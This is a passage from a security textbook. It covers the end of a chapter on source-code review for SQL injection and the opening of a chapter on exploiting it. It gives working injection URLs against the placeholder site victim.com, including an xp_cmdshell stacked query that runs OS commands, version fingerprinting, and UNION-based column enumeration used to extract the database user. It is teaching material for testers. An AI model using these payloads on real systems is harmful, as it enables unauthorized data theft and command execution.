- ☑ There are two main methods of analyzing source code for vulnerabilities: static code analysis and dynamic code analysis. Static code analysis, in the context of Web application security, is the process of analyzing source code without actually executing the code. Dynamic code analysis is the analysis of code performed at runtime.
- ☑ Tainted data is data that has been received from an untrusted source (sink source), whether it is a Web form, cookie, or input parameter. Tainted data can potentially cause security problems at vulnerable points in a program (sinks). A sink is a security-sensitive function (e.g., a function that executes SQL statements).

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- ☑ To perform an effective source code review and identify all potential SQL injection vulnerabilities, you need to be able to recognize dangerous coding behaviors, identify security-sensitive functions, locate all potential methods for handling user-controlled input, and trace tainted data back to its origin via its execution path or data flow.
- ☑ Armed with a comprehensive list of search strings, the simplest and most straightforward approach to conducting a manual source code review is to use the UNIX utility grep (also available for Windows systems).

Automated Source Code Review

- ☑ At the time of this writing, automated tools incorporate three distinct methods of analysis: string-based pattern matching, lexical token matching, and data flow analysis via an abstract syntax tree (AST) and/or a control flow graph (CFG).
- ☑ Some automated tools use regular expression string matching to identify sinks that pass tainted data as a parameter, as well as sink sources (points in the application where untrusted data originates).
- ☑ Lexical analysis is the process of taking an input string of characters and producing a sequence of symbols called lexical tokens. Some tools preprocess and tokenize source files and then match the lexical tokens against a library of sinks.
- ☑ An AST is a tree representation of the simplified syntactic structure of source code. You can use an AST to perform a deeper analysis of the source elements to help track data flows and identify sinks and sink sources.
- ☑ Data flow analysis is a process for collecting information about the use, definition, and dependencies of data in programs. The data flow analysis algorithm operates on a CFG generated from an AST.
- ☑ You can use a CFG to determine the parts of a program to which a particular value assigned to a variable might propagate. A CFG is a representation, using graph notation, of all paths that might be traversed through a program during its execution.

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Frequently Asked Questions

Q: If I implement a source code analysis suite into my development life cycle will my software be secure?

A: No, not by itself. Good quality assurance techniques can be effective in identifying and eliminating vulnerabilities during the development stage; penetration testing, fuzz testing, and source code audits should all be incorporated as part of an effective quality assurance program. A combined approach will help you produce software with fewer defects and vulnerabilities. A tool can't replace an intelligent human; a manual source code audit should still be performed as part of a final QA.

Q: Tool X gave me a clean bill of health. Does that mean there are no vulnerabilities in my code?

A: No, you can't rely on any one tool. Ensure that the tool is configured correctly and compare its results with the results you obtained from at least one other tool. A clean bill of health from a correctly configured and effective tool would be very unusual on the first review.

Q: Management is very pleased with the metrics reports and trend analysis statistics that tool X presents. How trustworthy is this data?

A: If the tool reports on real findings that have been independently verified as being actual vulnerabilities, as opposed to reporting on how many alerts were raised, it can probably be very useful in tracking your return on investment.

Q: Grep and awk are GNU hippy utilities for the unwashed beardy Linux users; surely there is an alternative for us Windows guys and girls?

A: Grep and awk are available on Windows systems too. If that still feels to dirty to you, you can use the findstr utility natively available on Win32 systems. You probably could also use your IDE to search source files for string patterns. It may even be possible to extend its functionality through the use of a plug-in. Google is your friend.

Q: I think I have identified a vulnerability in the source code for application X. A sink uses tainted data from a sink source; I have traced the data flow and execution path and I am confident that there is a real SQL injection vulnerability. How I can I be absolutely certain, and what should I do next?

A: You have a path to choose that only you can follow. You can choose the dark side and exploit the vulnerability for profit. Or you can chase fame and fortune by reporting the vulnerability to the vendor and working with them to fix the vulnerability, resulting in a responsible disclosure crediting your skills! Or, if you are a software developer or

auditor working for the vendor, you can try to exploit the vulnerability using the techniques and tools presented in this book (within a test environment and with explicit permission from system and application owners!) and show management your talents in the hope of finally receiving that promotion.

Q: I don't have the money to invest in a commercial source code analyzer; can any of the free tools really be that useful as an alternative?

A: Try them and see. They aren't perfect, they haven't had has many resources available to them as the commercial alternatives, and they definitely don't have as many bells and whistles, but they are certainly worth trying. While you're at it, why not help the developers improve their products by providing constructive feedback and working with them to enhance their capabilities? Learn how to extend the tools to fit your circumstances and environment. If you can, consider donating financial aid or resources to the projects for mutual benefit.

FAQ
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Chapter 4

Exploiting SQL Injection

Solutions in this chapter:

- Understanding Common Exploit Techniques
- Identifying the Database
- Extracting Data through UNION Statements
- Using Conditional Statements
- Enumerating the Database Schema
- Escalating Privileges
- Stealing the Password Hashes
- Out-of-Band Communication
- Automating SQL Injection Exploitation

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

Once you have found and confirmed that you have an SQL injection point, what do you do with it? You may know you can interact with the database, but you don't know what the back-end database is, or anything about the query you are injecting into, or the table(s) it is accessing. Again, using inference techniques and the useful error the application gives you, you can determine all of this, and more.

In this chapter, we will discuss how deep the rabbit hole goes (you did take the red pill, didn't you?). We'll explore a number of the building blocks you'll need for later chapters, as well as exploit techniques for reading or returning data to the browser, for enumerating the database schema from the database, and for returning information out of band (i.e., not through the browser). Some of the attacks will be targeted to extract the data that the remote database stores and others will be focused on the database management system (DBMS) itself, such as trying to steal the database users' password hashes. Because some of these attacks need administrative privileges to be carried out successfully, and because the queries that many Web applications run are performed with the privileges of a normal user, we will also illustrate some strategies for obtaining administrative privileges. And finally, so that you don't have to do it all manually, we'll also look at techniques and tools (many written by the authors of this book) for automating a lot of these steps for efficiency.

Tools & Traps...

The Big Danger: Modifying Live Data

Although the examples in the following sections will deal primarily with injections into *SELECT* statements, never forget that your vulnerable parameter could be used in far more dangerous queries that use commands such as *INSERT*, *UPDATE*, or *DELETE* instead. Although a *SELECT* command only retrieves data from the database and strictly follows a "look but don't touch" approach, other commands can (and will) change the actual data in the database that you are testing, which might cause major problems in the case of a live application. As a general approach, when performing an SQL injection attack on an application where more than one parameter is vulnerable, always try to give priority to parameters that are used in queries that do not modify any data. This will allow you to operate far more effectively, freely using your favorite techniques without the risk of tainting the data or even disrupting application functionality.

Continued

On the other hand, if the only vulnerable parameters at your disposal are used to modify some data, most of the techniques outlined in this chapter will be useful for exploiting the vulnerability. However, be extra careful in what you inject and how this might affect the database. If the application you are testing is in production, before performing the actual attack make sure all the data is backed up and that it is possible to perform a full rollback after the security testing of the application has been completed.

This is especially true when using an automated tool such as the ones I will introduce at the end of the chapter. Such tools can easily execute hundreds or thousands of queries in a very short time to do their job, all with minimal user interaction. Using such a tool to inject on an *UPDATE* or a *DELETE* statement can wreak havoc on a DBMS, so be careful!

Understanding Common Exploit Techniques

Arriving at this point, you have probably found one or more vulnerable parameters on the Web application you are testing, by either using the techniques for testing the application outlined in Chapter 2, or reviewing the code outlined in Chapter 3. Perhaps a single quote inserted in the first *GET* parameter that you tried was sufficient to make the application return a database error, or maybe you literally spent days stubbornly going through each parameter trying entire arrays of different and exotic attack vectors. In any case, now is the time to have some real fun with the actual exploitation.

It is very useful at this stage to have a local installation of the same database system that sits behind the application you are attacking. Unless you have the Web application source code, SQL injection requires a black-box attack approach, and you will have to craft the queries to inject by observing how your target responds to your requests. Being able to locally test the queries you are going to inject in order to see how the database responds to such queries makes this phase a lot easier.


Exploiting an SQL injection vulnerability can mean different things in different situations depending on the conditions in place, such as the privileges of the user performing the queries, the exact DBMS server that sits on the back end, and whether you are more interested in extracting data, modifying data, or running commands on the remote host. However, at this stage what really makes a difference is whether the application presents in the HTML code the output of your SQL queries (even if the DBMS returns only the error message). If you don't have any kind of SQL output displayed within the application, you will need to perform a blind SQL injection attack, which is more intricate (but a lot more fun). We'll cover blind SQL injection in Chapter 5. For now, and unless specified otherwise, we will assume that the remote database returns SQL output to some extent, and we will go through a plethora of attack techniques that leverage this fact.

For our examples, we'll introduce the companion that will be with us throughout most of the examples in this chapter: a vulnerable e-commerce application belonging to our usual victim.com friends. This application has a page that allows a user to browse the different products. The URL is as follows:

- http://www.victim.com/products.asp?id=12

When this URL is requested, the application returns a page with the details of the product with an *id* value of *12* (say, a nice Syngress book on SQL injection), as shown in Figure 4.1.

Figure 4.1 The Product Description Page of a Sample E-Commerce Site



Let's say the *id* parameter is vulnerable to SQL injection. It's a numeric parameter, and therefore in our examples we will not need to use single quotes to terminate any strings. But the same concepts that we will explore along the way are obviously valid for other types of data. We will also assume that victim.com uses Microsoft SQL Server as its back-end database (even though the chapter will also contain several examples for other

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DBMSs). To improve clarity, all our examples will be based on *GET* requests, which will allow us to put all the injected payloads in the URL. However, you can apply the same techniques for *POST* requests by including the injected code into the request body instead of the URL.

TIP

Remember that when using all of the following exploitation techniques, you might need to comment out the rest of the original query to obtain syntactically correct SQL code (e.g., by adding two hyphens, or a # character in the case of MySQL). See Chapter 2 for more information on how to terminate SQL queries using comments.

Using Stacked Queries

One of the elements that have a considerable impact on the ability to exploit an SQL injection vulnerability is whether stacked queries (a sequence of multiple queries executed in a single connection to the database) are allowed. Here is an example of an injected stacked query, in which we call the *xp_cmdshell* extended procedure to execute a command:

```
http://www.victim.com/products.asp=id=1;exec+master..xp_cmdshell+'dir'
```

Being able to close the original query and append a completely new one, and leveraging the fact that the remote database server will execute both of them in sequence, provides far more freedom and possibilities to the attacker compared to a situation where you can only inject code in the original query.

Unfortunately, stacked queries are not available on all DBMS platforms. Whether this is the case depends on the remote DBMS as well as on the technology framework in use. For instance, Microsoft SQL Server allows stacked queries when it is accessed by ASP, .NET, and PHP, but not when it is accessed by Java. PHP also allows stacked queries when used to access PostgreSQL, but not when used to access MySQL.

Ferruh Mavituna, a security researcher and tool author, published a table that collects this information on his SQL Injection Cheat Sheet; see http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/.

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Identifying the Database

To successfully launch any SQL injection attack, it is of paramount importance to know the exact DBMS that the application is using. Without that piece of information, it is impossible to fine-tune the queries to inject and extract the data you are interested in.

The Web application technology will give you your first hint. For instance, ASP and .NET often use Microsoft SQL Server as the back-end database. On the other hand, a PHP application is likely to be using MySQL. If the application is written in Java, it probably talks with an Oracle or a MySQL database. Also, the underlying operating system might give you some hints: A server farm of Internet Information Server (IIS) installations is a sign of a Microsoft-based infrastructure, so an SQL server is probably behind it. Meanwhile, a Linux server running Apache and PHP is more likely to be using an open source database such as MySQL. Obviously, you should not rely only on these considerations for your fingerprinting effort, because it is not unusual for administrators to combine different technologies in ways that are less common. However, the infrastructure that is in front of the database server, if correctly identified and fingerprinted, can provide several hints that will speed up the actual fingerprinting process.

The best way to uniquely identify the database depends heavily on whether you are in a blind or non-blind situation. If the application returns, at least to a certain level, the results of your queries and/or the error messages of the DBMS (i.e., a non-blind situation), the fingerprint is fairly straightforward, because it is very easy to generate output that provides information about the underlying technology. On the other hand, if you are in a blind situation and you can't get the application to return DBMS messages, you need to change your approach and try to inject queries that are known to work on only a specific technology. Depending on which of those queries are successfully executed, you will be able to obtain an accurate picture of the DBMS you are dealing with.

Non-Blind Fingerprint

Very often, all it takes to get an idea of the back-end DBMS is to see one error message that is verbose enough. The message generated by the same kind of SQL error will be different depending on the DBMS technology that was used to execute the query. For instance, adding a single quote will force the database server to consider the characters that follow it as a string instead of as SQL code, and this will generate a syntax error. On Microsoft SQL Server, the resultant error message will probably look similar to the screenshot shown in Figure 4.2.

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
Figure 4.2 SQL Error Message Resulting from an Unclosed Quotation Mark



It's hard to imagine anything easier: The error message clearly mentions "SQL Server," plus some helpful details regarding what went wrong, which will be useful later when you're crafting a correct query. A syntax error generated by MySQL 5.0, on the other hand, will more likely be the following:

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use
near '' at line 1
```

Also in this case, the error message contains a clear hint of the DBMS technology. Other errors might not be as useful, but this is not usually a problem. Note the two error codes at the beginning of the last error message. Those by themselves form a signature for MySQL. For instance, if you try to extract data from a non-existent table on the same MySQL installation, you will receive the following error:

```
ERROR 1146(42S02): Table 'foo.bar' doesn't exist
```

As you can see, databases generally prepend an error message with some kind of code that uniquely identifies the error type. As a further example, you might guess the DBMS that generated the following error:

```
ORA-01773:may not specify column datatypes in this CREATE TABLE
```

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The "ORA" string at the beginning is the giveaway: It is an Oracle installation! A complete repository of all Oracle error messages is available at www.ora-code.com.

Banner Grabbing

Error messages can allow you to obtain a fairly precise idea of the technology the Web application uses to store its data. However, this is not enough, and you can go beyond that. In the first example, for instance, we discovered that the remote database is SQL Server, but there are various versions of this product; at the time of this writing, the most widespread version is SQL Server 2005, but there are still many SQL Server 2000 installations in use, and SQL Server 2008 was released in August 2008 but it is still at the early stages of deployment. Being able to discover a few more details, such as the exact version and patch level, would allow you to quickly understand whether the remote database has some well-known flaw that you can exploit.

Luckily, if the Web application returns the results of the injected queries, figuring out the exact technology is usually straightforward. All major database technologies allow at least one specific query that returns the software version, and all you need is to make the Web application return the result of that query. Table 4.1 provides some examples of queries that will return, for a given technology, a string containing the exact DBMS version.

Table 4.1 Returning the DBMS Version

Database Server	Query
Microsoft SQL Server	`SELECT @@version`
MySQL	`SELECT version()` `SELECT @@version`
Oracle	`SELECT banner FROM v$version` `SELECT banner FROM v$version WHERE rownum=1`

For instance, on SQL Server 2000 SP4, by issuing the query *SELECT @@version* you will obtain the following:

```
Microsoft SQL Server 2000 - 8.00.194 (Intel X86)
Aug 6 2000 00:57:48
Copyright (c) 1988-2000 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
```

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
Because Microsoft SQL Server produces very verbose messages, it is not too hard to generate one that contains the value *@@version*. For instance, in case of a numeric injectable parameter, you can trigger a type conversion error by simply injecting the name of the variable where the application expects a numeric value. As an example, consider the following URL:

```
http://www.victim.com/products.asp?id=@@version
```

The application is expecting a number for the *id* field, but we pass it the value of *@@version*, which is a string. SQL Server, when executing the query, will dutifully take the value of *@@version* and will try to convert it to an integer, generating an error similar to the one in Figure 4.3, which tells us that we are dealing with SQL Server 2005 and includes the exact build level and information regarding the underlying operating system.

Figure 4.3 Extracting the Server Version Using an Error Message



Of course, if the only injectable parameter is not a number you can still retrieve the information you need. For instance, if the injectable parameter is echoed back in a response, you can easily inject *@@version* as part of that string. More specifically, let's assume that we have a search page that returns all the entries that contain the specified string:

```
http://www.victim.com/searchpeople.asp?name=smith
```

Such a URL will probably be used in a query that will look something like the following:

```
SELECT name,phone,email FROM people WHERE name LIKE '%smith%'
```

The resultant page will contain a message similar to this:

```
100 results founds for smith
```

To retrieve the database version, you can inject on the *name* parameter as follows:

```
http://www.victim.com/searchpeople.asp?name='%2B@@version%2B'
```

The resultant query will therefore become:

```
SELECT name,phone,email FROM people WHERE name LIKE '%'+@@version+'%'
```

This query will look for names that contain the string stored in *@@version*, which will probably be zero; however, the resultant page will have all the information you are looking for:

```
0 results found for Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6
2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Standard Edition
on Windows NT 5.0 (Build 2195: Service Pack 4)
```

You can repeat these techniques for other pieces of information that can be useful for obtaining a more accurate fingerprint. Here are some of the most useful Microsoft SQL Server built-in variables:

- ***@@version*** DBMS version
- ***@@servername*** Name of the server where SQL Server is installed
- ***@@language*** Name of the language that is currently used
- ***@@spid*** Process ID of the current user

Blind Fingerprint

If the application does not return the desired information directly in the response, you need an indirect approach in order to understand the technology that is used in the back end. Such an indirect approach is based on the subtle differences in the SQL dialects the different DBMSs use. The most common technique leverages the differences in how the various products concatenate strings. Let's take the following simple query as an example:

```
SELECT 'somestring'
```

This query is valid for all major DBMSs, but if you want to split the string into two substrings, the differences start to appear. More specifically, you can use the differences noted in Table 4.2.

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Table 4.2 Inferring the DBMS Version from Strings

Database Server	Query
Microsoft SQL Server	`SELECT 'some' + 'string'`
MySQL	`SELECT 'some' 'string'` `SELECT CONCAT('some','string')`
Oracle	`SELECT 'some' || 'string'` `SELECT CONCAT('some','string')`

Therefore, if you have an injectable string parameter, you can try the different concatenation syntaxes. Depending on which one of them returns the same result as the original request, you can infer the remote database technology.

In case you don't have a vulnerable string parameter available, you can perform a similar technique for numeric parameters. More specifically, you need an SQL statement that, on a specific technology, evaluates to a number. All of the expressions in Table 4.3 will evaluate to an integer number on the correct database and will generate an error on all others.

Table 4.3 Inferring the DBMS Version from Numeric Functions

Database Server	Query
Microsoft SQL Server	`@@pack_received` `@@rowcount`

MySQL	`connection_id()`
	`last_insert_id()`
	`row_count()`

Oracle	`BITAND(1,1)`

Finally, simply using some specific SQL construct that is peculiar to a particular dialect is another effective technique that works very well in most situations. For instance, successfully injecting a *WAITFOR DELAY* is a clear sign that Microsoft SQL Server is used on the other side.

If you are dealing with MySQL, there is a very interesting trick that allows you to determine its exact version. We know that comments on MySQL can be included in three different ways:

1. A # character at the end of the line
2. A "-- " sequence at the end of the line (don't forget the space after the second hyphen)
3. A "/*" sequence followed by a "*/" sequence, with the characters in between being the comment

The third syntax allows further tweaking: If you add an exclamation mark followed by a version number at the beginning of the comment, the comment will be parsed as code and will be executed only if the version installed is greater than or equal to the version indicated in the comment. Sounds complicated? Take a look at the following MySQL query:

```
SELECT 1 /*!40119 + 1*/
```

This query will return the following results:

- *2* if the version of MySQL is 4.01.19 or later
- *1* otherwise

Don't forget that some SQL injection tools provide some level of help in terms of identifying the remote DBMS. One of them is sqlmap (http://sqlmap.sourceforge.net), which has an extensive database of signatures to help you in the fingerprinting task. We will cover sqlmap in more detail at the end of this chapter.

Extracting Data through UNION Statements

By this point, you should have a clear idea of the DBMS technology you are dealing with. We will continue our journey across all possible SQL injection techniques with the *UNION* operator which is one of the most useful tools that a database administrator has at his disposal: You use it to combine the results of two or more *SELECT* statements. Its basic syntax is as follows:

```
SELECT column-1,column-2,…,column-N FROM table-1
UNION
SELECT column-1,column-2,…,column-N FROM table-2
```

This query, once executed, will do exactly what you think: It will return a table that includes the results returned by both *SELECT* statements. By default, this will include only distinct values. If you want to include duplicate values in the resultant table, you need to slightly modify the syntax:

```
SELECT column-1,column-2,…,column-N FROM table-1
UNION ALL
SELECT column-1,column-2,…,column-N FROM table-2
```

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The potential of this operator in an SQL injection attack is evident: If the application returns all the data returned by the first (original) query, by injecting a *UNION* followed by another arbitrary query you can read any table to which the database user has access. Sounds easy, doesn't it? Well, it is, but there are a few rules to follow, which will be explained in the following subsections.

Matching Columns

To work properly, the *UNION* operator needs the following requirements to be satisfied:

- The two queries must return exactly the same number of columns.
- The data in the corresponding columns of the two *SELECT* statements must be of the same (or at least compatible) types.

If these two constraints are not satisfied, the query will fail and an error will be returned. The exact error message, of course, depends on which DBMS technology is used at the back end, which can be useful as a fingerprinting tool in case the Web application returns the whole message to the user. Table 4.4 contains a list of the error messages that some of the major DBMSs return when a *UNION* query has the wrong number of columns.

Table 4.4 Inferring the DBMS Version from *UNION*-based Errors

Database Server	Query
Microsoft SQL Server	`All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists`
MySQL	`The used SELECT statements have a different number of columns`
Oracle	`ORA-01789: query block has incorrect number of result columns`

Because the error messages do not provide any hints regarding the required number of columns, the only way to derive the correct number is by trial and error. There are two main methods for finding the exact number of columns. The first consists of injecting the second query multiple times, gradually increasing the number of columns until the query executes correctly. On most recent DBMSs (notably not on Oracle 8i or earlier), you can inject the *NULL* value for each column, as the *NULL* value can be converted to any other data type, therefore avoiding errors caused by different data types in the same column.

So, for instance, if you need to find the correct number of columns of the query executed by the products.asp page, you can request URLs such as the following until no error is returned:

```
http://www.victim.com/products.asp?id=12+union+select+null--
http://www.victim.com/products.asp?id=12+union+select+null,null--
http://www.victim.com/products.asp?id=12+union+select+null,null,null--
```

Note that Oracle requires that every *SELECT* query contains a *FROM* attribute. Therefore, if you are dealing with Oracle, you should modify the previous URL as follows:

```
http://www.victim.com/products.asp?id=12+union+select+null+from+dual--
```

dual is a table that is accessible by all users, and allows you to use a *SELECT* statement even when you are not interested in extracting data from a particular table, such as in this case.

Another way to reconstruct the same information is to use the *ORDER BY* clause instead of injecting another query. *ORDER BY* can accept a column name as a parameter, but also a simple number to identify a specific column. You can therefore identify the number of columns in the query by incrementing the *ORDER BY* column number as follows:

```
http://www.victim.com/products.asp?id=12+order+by+1
http://www.victim.com/products.asp?id=12+order+by+2
http://www.victim.com/products.asp?id=12+order+by+3 etc.
```

If you receive the first error when using *ORDER BY 6*, it means your query has exactly five columns.

Which method should you choose? The second method is usually better, and for two main reasons. To begin with, the *ORDER BY* method is faster, especially if the table has a large number of columns. If the correct number of columns is *n*, the first method will need *n* requests to find the exact number. This is because this method will always generate an error unless you use the right value. On the other hand, the second method generates an error only when you use a number that is larger than the correct one. This means you can use a binary search for the correct number. For instance, assuming that your table has 13 columns, you can go through the following steps:

1. Start trying with *ORDER BY 8*, which does not return an error. This means the correct number of columns is 8 or greater.
2. Try again with *ORDER BY 16*, which does return an error. You therefore know that the correct number of columns is between 8 and 15.
3. Try with *ORDER BY 12*, which does not return an error. You now know that the correct number of columns is between 12 and 15.
4. Try with *ORDER BY 14*, which does return an error. You now know that the correct number is either 12 or 13.

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5. Try with *ORDER BY 13*, which does not return an error. This is the correct number of columns.

You therefore have used five requests instead of 13. For readers who like mathematical expressions, a binary search to retrieve a value *n* from the database needs *O(log(n))* connections. A second good reason to use the *ORDER BY* method is the fact that it has a far smaller footprint, because it will usually leave far fewer errors on the database logs.

Matching Data Types

Once you have identified the exact number of columns, it's time to choose one or more of them to visualize the data you are looking for. However, as was mentioned earlier, the data types of the corresponding columns must be of a compatible type. Therefore, assuming that you are interested in extracting a string value (e.g., the current database user), you need to find at least one column that has a string as the data type, to use that column to store the data you are looking for. This is simple to do with *NULL*s, as you only need to substitute, one column at a time, one *NULL* with a sample string. So, for instance, if you found that the original query has four columns, you should try the following URLs:

```
http://www.victim.com/products.asp?id=12+union+select+'test',NULL,NULL,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,'test',NULL,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,'test',NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,NULL,'test'
```

TIP

For databases where using *NULL* is not possible (such as Oracle 8i), the only way to derive this information is through brute-force guessing. This approach can be very time-consuming, as each combination of possible data types must be tried, and is therefore practical with only small numbers of columns. One tool that can help automate this type of column guessing is Unibrute, which is available at www.justinclarke.com/security/unibrute.py.

As soon as the application does not return an error, you will know that the column you just used to store the *test* value can hold a string, and that it therefore can be used to display your data. For instance, if the second column can contain a string field, and assuming that you want to obtain the name of the current user, you can simply request the following URL:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,NULL,
  NULL
```

Such a query will result in a screenshot similar to the one in Figure 4.4.

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
Figure 4.4 Example of a Successful *UNION*-based SQL Injection



